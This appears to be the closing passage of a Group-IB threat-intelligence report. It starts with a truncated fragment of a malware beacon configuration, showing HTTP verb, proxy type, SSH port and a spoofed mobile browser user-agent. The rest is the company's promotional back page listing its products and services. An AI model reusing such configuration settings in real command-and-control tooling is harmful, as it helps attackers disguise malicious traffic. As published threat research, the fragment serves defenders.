close*Accept-Language: da, en-gb;q=0.8, en;q=0.7BUID=Cookiereact=false”,
                  “funk” : 0,
                  “SSH_Port” : 0,
                  “http-get.verb” : “GET”,
                  “proxy_type” : 2,
                  “user-agent” : “Mozilla/5.0 (Linux; Android 11; SM-
A515F) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.74 Mobile 
Safari/537.36”
```

Group-IB

A global leader in high-fidelity Threat hunting and Intelligence, best-in-class fraud prevention solutions, and high-profile cyber investigations.

Group-IB's mission: Fight Against Cybercrime

Interpol and Europol


Partner and active collaborator in global investigations

APAC TOP 10

Ranked among the Top 10 cybersecurity companies in the APAC region according to APAC CIO Outlook

Group-IB Threat Intelligence and Research Centers

- Globally distributed cybercrime monitoring infrastructure
- Digital Forensics & Malware Analysis laboratory
- Incident Response and High-Tech Crime Investigations
- CERT-GIB: 24/7 monitoring centers and Computer Emergency Response Team



- Europe
- Middle East
- Asia-Pacific

Group-IB's technologies & innovations

Group-IB's experience in performing successful global investigations with state-of-the-art threat intelligence and detecting cybercriminals at every stage of attack preparation has been fused into an ecosystem of highly sophisticated software and hardware solutions designed to monitor, identify, and prevent cyber threats.

Group-IB's technologies are recognized by the world's leading research agencies

IDC Gartner FORRESTER KuppingerCole ANALYSTS FROST & SULLIVAN

Threat Intelligence


System for analyzing and attributing cyberattacks, threat hunting, and protecting network infrastructure

Threat Hunting Framework

Adversary-centric detection of targeted attacks and unknown threats within the infrastructure and beyond

Digital Risk Protection

AI-driven platform for digital risk identification and mitigation




Fraud Hunting Platform

Real-time client-side digital identity protection and fraud prevention

Atmosphere: Cloud Email Protection

Patented email security technology that blocks, detonates and hunts for the most advanced email threats



AssetZero

Intelligence-driven attack surface management that continuously discovers all external-facing IT assets

Group-IB Expertise

600+
world-class experts

70,000+
hours of incident response

1,300+
successful investigations worldwide

19 years
practical experience

Intelligence-driven services

Group-IB's technological leadership and R&D capabilities are built on the company's 18 years of hands-on experience in performing successful cybercrime investigations worldwide and the 70,000 hours of cybersecurity incident response accumulated in our leading forensic laboratory and CERT-GIB.

Prevention

- Security Assessment
- Compliance Audit
- Red Teaming
- Pre-IR Assessment
- Compromise Assessment
- Cyber Education

Response

- Managed Incident reponse
- Managed detection and threat hunting

Investigation

- Digital Forensics
- Investigations
- Financial Forensics
- eDiscovery

PREVENTING
AND RESEARCHING
CYBERCRIME
SINCE 2003

www.group-ib.com   info@group-ib.com   group-ib.com/blog